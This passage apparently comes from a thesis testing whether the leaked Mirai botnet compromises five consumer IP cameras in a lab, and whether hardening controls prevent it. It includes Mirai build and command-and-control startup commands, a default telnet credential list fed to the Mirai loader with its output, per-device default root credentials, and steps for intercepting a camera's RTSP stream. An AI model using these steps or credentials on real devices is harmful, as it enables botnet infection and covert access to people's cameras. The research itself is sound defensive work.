
```
$ ./build.sh debug telnet  
$ ./build.sh release telnet
```

With each of these commands you may have some errors. This will depend on the technology your machine using. The errors are related to hardware on the device, or enumerated hardware.

Then start the command and control in another screen using the following command.

```
$ screen ./cnc
```

Then telnet into the machine using putty or telnet and you should be prompted for credentials.



```
0 Bots Connected | root
David's Mirai instance - я люблю куриные наггетсы
User: root
Password: ****
Account verification... |
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poisn.so.1
[+] DDOS | Wiping env libc.poisn.so.2
[+] DDOS | Wiping env libc.poisn.so.3
[+] DDOS | Wiping env libc.poisn.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
root@botnet#
```

Figure 12: Mirai command interface after authentication

### 3.3.3 Results Gathering

An analyse of the devices will take place and results will be collected for all 5 cameras. The results will be best collected in the command and control as in order to get a copy of the device before exploitation the device would need to be exploited which will mean deferring from the out-of-the-box settings. The services that are running on each machine will give a definite response as to whether the malware has exploited the device. In chapter 3.3 it was shown that the malware will try to defend itself when it captures a device, but the exploited device still needs to connect to the command and control device so it will still need an outgoing connection.

### 3.3.4 Results Analysis

A set of security controls are then designed based on the findings. The following changes may have an impact on the device and increase its security.

- Null ciphers
- Telnet
- anonymous ftp
- SMTP
- HTTP enabled

Example security control: Malware uses SMTP (Simple mail transfer protocol)  
SMTP traffic is disabled.\*

\*It should be noted that not all cameras will have this functionality and this would only happen if it is not part of the device specifications for the camera to send

emails.

### **3.3.5 Design of security controls**

Based on the impacted services, a set of security controls will be designed to be rolled out across all the cameras. Each camera will be slightly different in their setup, so the security controls must be designed in a generic fashion for implementation to be possible. When the security controls are complete an analysis will take place to see what changes can be implemented across all devices. This will give a new baseline for security control standards.

### **3.3.6 Implementation of security controls**

The final stage is applying the security controls to the devices again and repeating the experiment stage with the newly configured devices. The objective of this phase is to see if generic security controls can increase the security of the devices, it also must be taken into account that the devices may not be able to implement the controls. If a control has not worked, this may be because the infrastructure, framework or OS is not compatible. For a control to be considered generic, it must work with 50% of the devices, the remaining 50% will not be removed from scope, just excluded for specific controls. This control cannot be implemented, as it is not general enough. The available services are then reviewed after the device has been exposed to the malware and if they have not changed the controls have had the desired impact. The experiments above will allow the establishment of a strong security control baseline.

### 3.4 Strengths and Limitations of Designed Solution

#### Strengths

- Rigor of data and implementation, the device data gathered during the experiment was gathered for the sole purpose of this research. It was not enhanced or complemented with data from other sources.
- The experiment is designed with the purpose of being reproducible so it can be quickly replicated as other malware source code gets released.
- While there are guides available to setup Mirai, there were no complete comprehensive set of steps to assemble the experiment.

#### Limitations

- Sample size - As only 5 devices will be used during the experiment, there is a limitation in size when it comes to devices being analysed. The results of this experiment would be improved by including and investigating more devices for the experiment.
- Correlation and Causation - In section 2 chapter 2, a graph shows that the volumetric size of DDoS attacks correlates to the amount of devices connected to the internet. This is a correct, but it should be noted that the amount of devices may not be the cause of this increase in the size of attacks. This may be a coincidence and could be an avenue for further research.

- There is not way to validate the version of Mirai being used is the version that's been used in the DDoS attacks of 2016. It is possible that the version that was leaked was just an iteration of the malware that the author created. This limits the results of the experiment to only be applicable to the Mirai variation that was leaked in October 2016.

### 3.5 Assumptions

- The expected results are that the security controls will have a positive impact on the cameras.
- There is also an expectation that most designed security controls will not generic enough to be adapted to over 50% of the cameras. As of writing distrowatch.com<sup>29</sup>, a website dedicated to logging and monitoring distributions of operating systems, has 859 different variations of Unix based operating systems. This does not include any tailored or proprietary variations of OS's, so the real number may be in the hundreds of thousands.
- One assumption that will have an impact on the results, if a device is not configurable, hard-coded, encrypted etc. then the controls will not be able to be implemented. There will be effort expended to replace the device, but the results will count as negative when the final results are accounted.
- The final assumption is that any of the devices could be exploited by a malicious attacker given enough time.

---

<sup>29</sup><https://distrowatch.com/search.php?status=All>

## 4 Implementation / Experiment

In this chapter the implementation of the experiment and the results will be shown. An overview of the devices states will be shown as well as if the malware exploited the devices and then if the devices with a secure configuration were exploited.

### 4.1 Code Inspection

During the planning and information gathering stages of this thesis it was understood that analysis of the Mirai source code would have to take place. This needed to happen for two reasons.

- It was necessary to know how to deploy the code for the experiment phase. This will involve editing the code to suite the experiments purpose. One edit that is obvious from an initial review of the code is the external internet addresses needed to be removed from scope. As all of the designated internal ranges are excluded (10.0.0.0/8, 172.16.0.0/12 & 192.168.0.0/16) by default and a change needed to be made to the scanner to include the designated range and exclude everything else.
- The experiment needed to understand how the code worked so the attack vectors being used could be pinpointed and critiqued. The media has already covered some of the aspects of this such as password guessing.

A decision was made that a full source code review would not take place, and that the level of source code inspection would be determined. The analysis that takes place of the code will be on the design and functionality of the code and not the efficiency or the technologies deployed by the designers. A source code review is a full breakdown of all elements of the code function by function, while an inspection is a breakdown

of the functions that are relevant to this study. In this case, a full code review is not needed on all elements of the code so an inspection suits the experiments purpose.

## 4.2 Device Analysis

This section will cover the devices that will be used for testing.

### 4.2.1 D-link DCS-932L

The authentication is HTTP Basic authentication that gives a user access to the administrative functionality of the application running on the device. The application is available over encrypted (HTTPS) and non-encrypted (HTTP) channels. Having an administrative application available over a non-encrypted channel is not advised and is on the OWASP Top 10 list from 2007<sup>30</sup> & 2013<sup>31</sup>.

---

<sup>30</sup>[https://www.owasp.org/index.php/Top\\_10\\_2007-Insecure\\_Communications](https://www.owasp.org/index.php/Top_10_2007-Insecure_Communications)

<sup>31</sup>[https://www.owasp.org/index.php/Top\\_10\\_2013-A5-Security\\_Misconfiguration](https://www.owasp.org/index.php/Top_10_2013-A5-Security_Misconfiguration)



Detail	Device Specifics	Notes
Device	D-Link DCS-932L	
OS	D-Link DCS-932LB1	
Firmware functionality	Yes	
Firmware update available	Yes	
Compromised during experiment	No	
Cost	49.80	
Services	80 - HTTP	
	443 - HTTPS	
Authentication	HTTP Basic Authentication	admin:<null>

Table 1: Device specifics for D-link DCS-932L

#### 4.2.2 Motorola FOCUS66-W

For the administrative console on device 2 there was no authentication. It was possible to just navigate to the application in a browser on the same network. The device's application is available over HTTP on port 80 and has two other services available. An IRC (Internet relay protocol) service, which facilitates text based communication over the application layer. This was used to provide a stream functionality via the mobile application that has to be installed during setup. On port 8080 a HTTP proxy service was running which appeared to have little or no functionality available.

Detail	Device Specifics	Notes
Device	Motorola FOCUS66-W	
OS	Nuvoton OS	
Firmware functionality	Yes	
Firmware update available	No	
Compromised during experiment	No	
Cost	54.99	
Services	80 - HTTP	
	6667 - IRC	user:pass
	8080 - HTTP-Proxy	
Authentication	No authentication	

Table 2: Device specifics for Motorola FOCUS66-W

### 4.2.3 Coolead IP/Network Camera

For the administrative console on device 3 there was no authentication. It was possible to just navigate to the application in a browser on the same network. The device's application is available over HTTP on port 80 and has two other services available. telnet on port 23 and an Asterix service on port 8600. The telnet service has default root credentials which will likely lead to a full compromise of the device. The Asterix<sup>32</sup> service is designed for communication media with limited bandwidth.

<sup>32</sup><http://www.eurocontrol.int/services/asterix>

Detail	Device Specifics	Notes
Device	Coolead IP/Network Camera	
Distro	Busybox	
OS	Linux version 2.6.21	
Firmware functionality	Yes	
Firmware update available	No	
Compromised during experiment	Yes	
Cost	27.04	
Services	23 - Telnet	root:123456
	80 - HTTP	
	8600 - Asterix	
Authentication	No Authentication	

Table 3: Device specifics for Coolead IP/Network Camera

#### 4.2.4 Maginon IPC-10AC

Device 3 and device 4 have a similar frame and mounting and have the same services available. I believe the devices were implemented and created in nearly the exact same way. There are only a few small differences, the credentials are different and the OS specifier is different. The device's application is available over HTTP on port 80 and has two other services available, Telnet on port 23 and an Asterix service on port 8600. The telnet service has default root credentials which will likely lead to a full compromise of the device. The Asterix<sup>33</sup> service is designed for communication media with limited bandwidth.

<sup>33</sup><http://www.eurocontrol.int/services/asterix>

Detail	Device Specifics	Notes
Device	Maginon IPC-10AC	
Distro	Busybox	
Firmware functionality	Yes	
Firmware update available	No	
Compromised during experiment	Yes	
Cost	26.88	
Services	23 - Telnet	root:123456
	80 - HTTP	
	8600 - Asterix	
Authentication	No Authentication	

Table 4: Device specifics for Maginon IPC-10AC

#### 4.2.5 DVR186 - CCTV - IP Camera

The device's application is available over HTTP on port 80 and has one other services available. telnet on port 23. The telnet service has default root credentials which will likely lead to a full compromise of the device.

<b>Detail</b>	<b>Device Specifics</b>	<b>Notes</b>
Device	Zosi DVR186 - CCTV	
Distro	Busybox	
Firmware functionality	Yes	
Firmware update available	No	
Compromised during experiment	Yes	
Cost	31.00	
Services	23 - Telnet	root:123456
	80 - HTTP	admin:<null>
Authentication	No Authentication	

Table 5: Device specifics for DVR186 - CCTV - IP Camera

### 4.3 Baseline Comparison

From the initial discovery that took place of the devices, the following results for devices in their default state can be shown.

Device 1 has no default credentials to the OS that are shipped with the product. The device has known exploits that have patches readily available for them, and during the implementation they request that you update to the latest safe version.<sup>34</sup> Device 2 much like device 1 is shipped with no default credentials, but the poor implementation of the Hubble web-application that controls a users interaction with the device can allow malicious file upload via the firmware update section that may lead to malicious firmware being uploaded and the device being compromised by a malicious user.

Device 2 has an option to use commands via the user's URL is a somewhat restful fashion.




Figure 13: Command web prompt available on Motorola device.

Using the command URL string as a starting point, an attacker just needs to guess or enumerate the correct URL and they will be able to exploit the device without

---

<sup>34</sup>[ftp://ftp2.dlink.com/SECURITY\\_ADVERTISEMENTS/DCS-932L/REVB/DCS-932L\\_REVB\\_FIRMWARE\\_PATCH\\_NOTES\\_2.13.10\\_EN.PDF](ftp://ftp2.dlink.com/SECURITY_ADVERTISEMENTS/DCS-932L/REVB/DCS-932L_REVB_FIRMWARE_PATCH_NOTES_2.13.10_EN.PDF)

sufficient authentication. For this the web crawler that comes installed with the open source software, OWASP Zed Attack Proxy (ZAP)<sup>35</sup> was enough to find the following URL `http://192.168.0.17/blinkhd`. This did not look like a regular website when visited in browser, so the string "**blinkhd**" was put into Google and found to be the placeholder for a RTSP (Real Time Streaming Protocol) service. If this is opened up in windows media player or VLC a user can interact with the stream from the camera. Credentials were enumerated using a script from Nmap<sup>36</sup>. A forensic analysis was not performed on the mobile application but based on this finding I believe that the authentication string of `user:pass` is hard coded into the device and cannot be changed as there is no option in the mobile application to change it.

---

<sup>35</sup>[https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

<sup>36</sup><https://nmap.org/nsedoc/scripts/rtsp-url-brute.html>




Figure 14: Using VLC player to intercept camera stream




Figure 15: Prompt for credentials user:pass was successful





Figure 16: Intercepted stream in VLC player



Figure 17: Motorola application with temperature




Figure 18: File upload functionality via firmware upgrade




Figure 19: Interaction with camera available on /test.html

Device's 3,4 & 5 are shipped with easily accessible root credentials on the devices. There is no valid reason for a user to need these as the devices all have the firmware functionality available via a web-application which would be the only use case for a user to edit or tamper with the device at the OS level. Access to each of these devices

is available via telnet and each device has no simple method to change this password.

<b>Detail</b>	<b>Default OS credentials</b>
Device 1	No
Device 2	No
Device 3	Yes
Device 4	Yes
Device 5	Yes

Table 6: Device and Default OS credentials

<b>Detail</b>	<b>Poor security implementation</b>
Device 1	No
Device 2	Yes
Device 3	Yes
Device 4	Yes
Device 5	Yes

Table 7: Device and Poor security implementation

## 4.4 Phase Breakdown

This section will provide a breakdown of all stages of the experiment.

### 4.4.1 Stage 1 - Device setup

No security controls implemented on devices. The devices have been setup according to the quick guide supplied in each box, or if no quick guide was supplied, they were just plugged in.

The devices are setup on the same CIDR block as the machines housing the command and control, 192.168.0.1/24.

The discovery is available in section 1.3 of this chapter.

#### 4.4.2 Stage 2 - Exposure to Malware

The devices are then exposed to the malware. This is completed via the main VM **mirai-dave-test.ie** where the following takes place. Devices details are entered into a file, example snippet below is named output.txt and has the following format.

##### **IP:PORT USERNAME:PASSWORD**

```
192.168.0.87:23 root:xc3511
192.168.0.87:23 root:vizxv
192.168.0.87:23 root:admin
192.168.0.87:23 root:888888
192.168.0.87:23 root:xmhdipc
192.168.0.87:23 root:default
192.168.0.87:23 root:juantech
192.168.0.87:23 root:123456
192.168.0.87:23 root:54321
192.168.0.87:23 root:
```

The output is fed into the loader in `~\Mirai-Source-Code-master\loader` in the following format.

```
$ cat output.txt | ./loader
```

The loader will then attempt to authenticate to each of the services specified on each of the IP addresses with the credentials provided. The loader will give an output based on what has been successful in the via the following.

```
root@debian:/home/david/Mirai-Source-Code-master/loader# cat output2.txt | ./loader
0s   Processed: 0   Conns: 1   Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
1s   Processed: 5   Conns: 6   Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
Hit end of input.
2s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
3s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
4s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
5s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
6s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
7s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
8s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
9s   Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
10s  Processed: 62  Conns: 62  Logins: 0   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
11s  Processed: 62  Conns: 62  Logins: 1   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
12s  Processed: 62  Conns: 62  Logins: 1   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
```


Figure 20: Mirai loader attempting to authenticate to device

When the login increases this means that Mirai has successfully logged into the device.

```
44s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:0 Wgets: 0, TFTP: 0
45s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
46s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
47s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
48s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
49s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
50s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
51s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
52s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
53s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
54s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
55s  Processed: 62  Conns: 34  Logins: 1   Ran: 0   Echoes:1 Wgets: 0, TFTP: 0
```

Figure 21: Errors show authentication attempts

When the device has been completely compromised there is an increase in the botcount from the Mirai command prompt.

A screenshot of a terminal window titled "0 Bots Connected | root". The terminal shows the following text:

```
David's Mirai instance - я люблю куриные наггетсы
User: root
Password: ****

Account verification... |
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poison.so.1
[+] DDOS | Wiping env libc.poison.so.2
[+] DDOS | Wiping env libc.poison.so.3
[+] DDOS | Wiping env libc.poison.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
root@botnet#
```

Figure 22: Mirai command prompt

This step is then repeated for each of the devices and this will give a count of devices with default settings enabled. The results of which can be viewed below.

<b>Detail</b>	<b>Compromised</b>
Device 1	No
Device 2	No
Device 3	Yes
Device 4	Yes
Device 5	Yes

Table 8: Results of compromised devices

The results above have one thing in common, the malware attempts to connect and enumerate credentials via telnet.

#### **4.4.3 Stage 3 - Security controls**

The next step is to design and implement the security controls/rules based on conclusions and findings from Stage 2 as well as from other sources such as the industry leader interviews and the hardening guides available from NIST and CIS. Devices 1-4 have a physical reset button on the device, Device 5's setup guide states that the device should be turned off for 2 minutes and then turned back on for a reset. For each device a reset happened and then the following controls were implemented where applicable.

The following security controls have been selected for application for the devices:

- Apply updated firmware, upgrade to latest safe version.
- Change any default credentials to a strong password.
- Disable null ciphers - not applicable as none of the devices use SSH or SSL.

- Disable Telnet and enable SSH, This is not a trivial control, BusyBox natively doesn't support SSH but it can be refitted with an independent SSH server and client called dropbear. However this requires the OS to be recompiled to include the SSH server and client.
- Disable Anonymous FTP - TFTP is enabled by default onto the device. The only functionality is to send files off the device as opposed to onto the device, so this control is not necessary.
- Disable SMTP - Having SMTP is not dangerous unless it is exposed via an Open Mail Relay, this is typically run on **port 25**.
- Enable HTTPS as opposed to HTTP

During the implementation of security controls on devices 4 & 5, the devices stopped responding. Device 4 has a reset button which seems to have malfunctioned when the security controls were being implemented, device 5 stopped responding and the reset instructions provided by the manufacturer stopped working during the implementation of the security controls. If the devices 4 & 5 were to have not had their security settings changed I believe that the devices would remain permanently exposed to the malware with no obvious way to reset the devices or apply security controls.

#### 4.4.4 Stage 4 - Expose malware to hardening devices

Repeat experiments from stage 2.



Detail	Compromised
Device 1	No
Device 2	No
Device 3	No
Device 4	No <sup>37</sup>
Device 5	No <sup>38</sup>

Table 9: Results of devices after security controls are implemented

37. Device stopped responding after security changes were implemented

38. Device stopped responding after initial exploitation by Mirai

## 4.5 Results Breakdown

Based on the below graph there is a 60% failure rate from the devices.

Detail	Compromised
Device 1	No
Device 2	No
Device 3	Yes
Device 4	Yes
Device 5	Yes

Table 10: Results of compromised devices

When the security changes are made, the devices ability to defend itself from Mirai malware has increased to 100%.

<b>Detail</b>	<b>Compromised</b>
Device 1	No
Device 2	No
Device 3	No
Device 4	No
Device 5	No

Table 11: Results of devices after security controls are implemented

## 4.6 Findings Discussion

This section will highlight the objectives of the project and their conclusions.

- Determine the problems related to security and their implementation with IoT devices.

When the devices were analysed it can be seen that the root cause to the security issues presented are that the devices are being designed and manufactured so that the final build of the the products that the customer receives in not robust or secure. The devices are shipped with varying builds of old software, Motorola using Linux version 2.6.21, August 2007 release date while the Coolead and Maginon both use BusyBox version 1.12.1 which was release in August 2008. This was not unexpected as this is something that both the security specialists had pointed out during the interview (full transcript available in Appendix I). Keeping software running on the latest safe version or updated keep your software protected from known security holes that have been patches via the software patches. These devices are being shipped with not just software that is unsafe, but completely unsupported by the creators and vendors.

- To test the chosen IoT devices using the latest malware designed for such devices to discover the correlations between device and exploitation.

The experiment has concluded through iterative testing that IoT devices have a 60% of being exploited if the attacker is using the Mirai malware(devices 3,4 & 5). Mirai is likely the latest iteration of malware of this kind with Radware stating in April 2017 that BrickerBot is a fork of Mirai using the same exploit vectors to get onto the device, but permanently corrupting the device upon successful exploitation<sup>39</sup>. It is safe to assume that this is not the last iteration of this malware and it is only a matter of time before exploit creators match up more than just brute-force exploits to compromise devices.

- To design and test security controls based on the common weaknesses of each device.

The experiment has concluded through iterative testing that IoT devices have an 80% chance of being exploited by a determined attacker (devices 2,3,4 & 5). What can be seen from this data is that devices have poor configurations and are open season for malicious attackers, the best defensive approach is to reduce the attack surface to have as little functionality exposed as possible. What this means is that if a service is exposed by the device there must be a valid reason, if the device is designed to share files or information to something or someone, it should be done using a strong authentication mechanism with difficult to guess credentials. During the setup phase a user should have to change any password from their default setting and this coupled with up-to-date software will reduce the chance to exploitation down to 0% provided the device is maintained with a strong patching policy.

---

<sup>39</sup><https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/>

- To identify topics for research that may improve and expand the knowledge within this domain.

One of the questions that came up again in the research was what if an organisation is so big that as security professional responsible you are not entirely sure about what infrastructure you have exposed to the internet? Or what if you are aware but do not have the power to adequately govern it? This is where IoT technology is possibly at its most dangerous.

If an organisation is not aware of their externally exposed services such as pre-production/development environments then they will have a hard time when IoT technology is fully incorporated into their environments as it provides a new range of access to inside an organisation from the outside.

According to Johnson and Goetz, Limited resources are a problem for large and small companies because there's an abundance of threats but only limited resources to deal with them(Johnson & Goetz, 2007). In this way based on the findings, external service scanning should take place to get an accurate sense of your external facing infrastructure and then at least you will know where your weak points are to start during a security program. A simple port scanning tool such as Nmap can help organisations get a more robust external infrastructure and it is open source which means it can be used for no licensing cost, and it can be automated with alerting provided a small initial investment of time is put into it.

## 4.7 Strengths and Weaknesses

### Strengths

- The findings align with general security principles. The fact that all the

advisories referenced in this paper and all security experts questions mentions that devices should be updated to the latest safe version means that if the designers and manufacturers are not adhering to this it is a a major security hole in the devices.

- While the functionality existed for firmware updates on all of the device, the foundation of the devices is unsupported by the vendor meaning patching these devices is the equivalent of building a house on quicksand. A strong underlying OS as a foundation means that the device can constantly be patched and refreshed with less of a concern for the product falling out of support.
